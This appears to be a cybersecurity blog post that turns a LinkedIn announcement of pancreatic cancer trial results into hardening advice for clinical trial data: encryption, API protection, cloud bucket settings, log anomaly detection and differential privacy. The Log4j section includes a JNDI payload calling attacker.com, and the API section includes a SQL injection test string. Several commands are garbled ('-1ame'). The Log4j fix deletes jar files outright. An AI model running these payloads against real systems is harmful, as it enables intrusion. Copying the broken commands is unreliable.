Listen to this Post
Introduction:

The recent RASolute 302 clinical trial data presented at ASCO 2026 marks a turning point in pancreatic cancer treatment, but behind every survival curve lies an increasingly vulnerable digital infrastructure. As biotech firms and research institutions rush to share breakthrough findings like these, threat actors are exploiting weak points in clinical trial data pipelines, API endpoints, and legacy IT systems. This article dissects the cybersecurity implications of translational medicine data sharing and provides actionable hardening techniques for research environments.
Learning Objectives:
– Implement encryption and access controls for sensitive clinical trial datasets across Linux and Windows environments
– Harden API endpoints used in translational research data exchange against common attack vectors
– Deploy AI-driven anomaly detection to identify unauthorized access to patient survival data and trial results
You Should Know:
1. Securing Clinical Trial Data Pipelines with Cryptographic Controls
The post highlights “RASolute 302 data presented at ASCO”—a prime target for espionage. Clinical trial databases often contain personally identifiable information (PII), genomic data, and survival curves that must be protected both at rest and in transit.
Step‑by‑step guide for Linux (encrypting trial data with LUKS and GPG):
 Create an encrypted container for trial datasets
dd if=/dev/zero of=clinical_trial_secure.img bs=1M count=1024
sudo losetup -f clinical_trial_secure.img
sudo cryptsetup luksFormat /dev/loop0
sudo cryptsetup open /dev/loop0 trial_data
sudo mkfs.ext4 /dev/mapper/trial_data
sudo mount /dev/mapper/trial_data /mnt/secure_trial_data

 Encrypt individual CSV/PDF files before sharing
gpg --symmetric --cipher-algo AES256 patient_survival_data.csv
gpg --output decrypted_data.csv --decrypt patient_survival_data.csv.gpg
Windows PowerShell equivalent (using BitLocker and Protect-CmsMessage):
 Enable BitLocker on a dedicated trial data volume
Manage-Bde -On D: -RecoveryPassword -EncryptionMethod XtsAes256

 Encrypt a file with a certificate
$cert = Get-ChildItem -Cert:\CurrentUser\My -DocumentEncryptionCert
Protect-CmsMessage -To $cert -Content "Survival curve HR=0.65" -OutFile .\trial_data.ps1.cms
Unprotect-CmsMessage -Path .\trial_data.ps1.cms
What this does: These commands create encrypted storage volumes and file-level encryption, ensuring that even if a researcher’s laptop is stolen, the pancreatic cancer trial data remains unreadable. Use LUKS/BitLocker for whole‑volume protection and GPG/CMS for secure file sharing.
2. Hardening API Gateways for Translational Medicine Platforms
Nadir Kadri’s work bridges immunology and biotech consulting—roles that increasingly rely on REST APIs to share real‑time trial metrics. Unsecured APIs leak patient cohorts and biomarker data.
Step‑by‑step API security checklist for research platforms:
On Linux (using Nginx as an API reverse proxy with rate limiting and JWT validation):
location /api/trial-data {
limit_req zone=onelimit burst=5 nodelay;
auth_jwt "clinical_trial_api";
auth_jwt_key_file /etc/nginx/keys/public.pem;
proxy_pass http://trial_backend:8080;
}
Test for common API vulnerabilities:
 Check for missing rate limits
for i in {1..100}; do curl -s -o /dev/null -w "%{http_code}\n" https://research.org/api/survival?patient=001; done

 Test for SQL injection on trial endpoint
curl -X GET "https://research.org/api/trial?cohort=1' OR '1'='1" -H "Authorization: Bearer $JWT"
Windows environment (using IIS URL Rewrite and Azure API Management policies):
<rate-limit calls="10" renewal-period="60" />
<validate-jwt header-1ame="Authorization" failed-validation-httpcode="401">
<openid-config url="https://login.microsoftonline.com/tenant/v2.0/.well-known/openid-configuration" />
</validate-jwt>
Why this matters: Clinical trial APIs without rate limiting are vulnerable to brute‑force enumeration of patient IDs. JWT validation ensures only authorized investigators (like those congratulated in the post) can access survival curves.
3. AI-Driven Anomaly Detection on Clinical Trial Logs
The post says “behind every breakthrough are years of research”—and years of logs. AI models can spot insider threats or compromised accounts accessing pancreatic cancer data outside normal patterns.
Deploy an anomaly detection pipeline with Python and ELK stack:
 requirements: elasticsearch, scikit-learn, pandas
from sklearn.ensemble import IsolationForest
import pandas as pd

 Load access logs (user, timestamp, file_accessed, request_size)
logs = pd.read_csv('trial_access_logs.csv')
features = logs[['hour_of_day', 'request_size', 'file_sensitivity_score']]
model = IsolationForest(contamination=0.01)
logs['anomaly'] = model.fit_predict(features)

 Flag anomalous access to RASolute 302 dataset
anomalies = logs[logs['anomaly'] == -1]
anomalies.to_csv('suspicious_trial_access.csv')
Linux command to stream logs to AI inference engine:
tail -f /var/log/nginx/access.log | while read line; do echo "$line" | python3 anomaly_scorer.py; done
Windows PowerShell with ML.NET (pre‑built anomaly detection):
Install-Package Microsoft.ML
 Use MLContext to load log data and train a Change Point Detection model
Tutorial: This AI approach reduces false positives by learning normal researcher behavior (e.g., Dr. Kadri accessing immunology data at 10 AM). Sudden downloads of entire survival datasets at 3 AM trigger alerts.
4. Cloud Hardening for Multi‑Site Clinical Trial Collaboration
The post celebrates “collaboration” across investigators. Cloud buckets (AWS S3, Azure Blob) are common for sharing CT scan images and trial data, but misconfigurations lead to breaches.
Step‑by‑step S3 bucket hardening (AWS CLI):
 Block public access
aws s3api put-public-access-block --bucket rasolute-trial-data --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true

 Enforce encryption
aws s3api put-bucket-encryption --bucket rasolute-trial-data --server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'

 Enable access logging
aws s3api put-bucket-logging --bucket rasolute-trial-data --bucket-logging-status file://logging.json
Azure Blob equivalent:
 Require HTTPS and block anonymous access
$ctx = New-AzStorageContext -StorageAccountName "trialdata2026"
Set-AzStorageContainerAcl -1ame "rasolute302" -Permission Off -Context $ctx
Update-AzStorageBlobServiceProperty -EnableHttpsTrafficOnly $true -Context $ctx
Common misconfiguration to avoid: Publicly readable buckets containing patient survival curves. Always use presigned URLs for temporary, authenticated access.
5. Vulnerability Exploitation & Mitigation in Research IT
Attackers target unpatched PACS servers (medical imaging) and EDC systems (electronic data capture). The “hope” mentioned in the post can turn to despair if a ransomware gang encrypts ASCO presentation data.
Simulate and mitigate a Log4j attack on a clinical trial portal:
 Exploit test (ethical, isolated lab)
curl -X POST https://test-trial.portal/api/search -H "Content-Type: application/json" -d '{"query":"${jndi:ldap://attacker.com/exploit}"}'

 Mitigation: Update Log4j and block JNDI
find /opt/trial_app -1ame "log4j-core.jar" -exec rm {} \;
 Add JVM argument:
-Dlog4j2.formatMsgNoLookups=true
Windows Server mitigation via PowerShell (AppLocker and FW rules):
 Block outbound LDAP/RMI to prevent JNDI callback
New-1etFirewallRule -DisplayName "Block JNDI LDAP" -Direction Outbound -Protocol TCP -LocalPort 389,1389,636,1099 -Action Block

 Enforce signed scripts only for trial data processing
Set-ExecutionPolicy AllSigned -Scope LocalMachine
Post‑exploit forensics: Check for suspicious JNDI entries in logs:
grep -r "jndi:ldap" /var/log/trial_app/.log
6. Securing AI Models That Predict Patient Outcomes
AI is increasingly used to extend survival curve analysis. Attackers can poison training data or steal the model (model inversion attacks revealing individual patient data).
Defend against model inversion using differential privacy (Python):
from opacus import PrivacyEngine
import torch.nn as nn

model = nn.Sequential(nn.Linear(100, 50), nn.ReLU(), nn.Linear(50, 1))
privacy_engine = PrivacyEngine()
model, optimizer, dataloader = privacy_engine.make_private_with_epsilon(
module=model,
optimizer=optimizer,
data_loader=train_loader,
target_epsilon=2.0,
target_delta=1e-5,
epochs=5,
max_grad_norm=1.0,
)
 Train on pancreatic cancer genomic data without exposing individuals
Why this matters: Even de‑identified trial data can be reconstructed from model gradients. Differential privacy adds statistical noise to prevent re‑identification, aligning with HIPAA and GDPR.
What Undercode Say:
– Key Takeaway 1: Clinical trial breakthroughs like RASolute 302 generate massive sensitive data pipelines that are often overlooked in cybersecurity audits; encryption (LUKS/BitLocker) and API hardening (JWT, rate limiting) are non‑negotiable.
– Key Takeaway 2: AI anomaly detection applied to access logs can catch insider threats and compromised credentials before patient survival data leaks, but models must themselves be secured against inversion attacks using differential privacy.
Analysis: The post focuses on hope in oncology, but every survival curve stored in a cloud bucket or transmitted via an API is a potential target. The same translational medicine platforms that enable rapid collaboration also expand the attack surface. Organizations celebrating ASCO data must pair their scientific milestones with red‑team exercises—penetration testing on clinical trial portals reveals misconfigurations that espionage actors actively scan for. The lack of cybersecurity mentions in the original LinkedIn narrative is concerning; regulators will increasingly demand proof of API security and AI model hardening as prerequisites for trial data sharing.
Prediction:
– -1 Within 18 months, a major cancer research consortium will suffer a data breach exposing Phase 3 trial results due to an unpatched API gateway, prompting FDA to mandate penetration testing for all clinical trial IT systems.
– -1 AI‑generated survival curves will be manipulated via data poisoning attacks, leading to false optimism in early‑stage results before detection methods mature.
– +1 Differential privacy will become a standard requirement for publishing clinical trial AI models, creating a new certification market and reducing patient re‑identification risks.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Nadirkadri Asco2026](https://www.linkedin.com/posts/nadirkadri_asco2026-pancreaticcancer-cancerresearch-ugcPost-7467959861109059584-EHCi/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


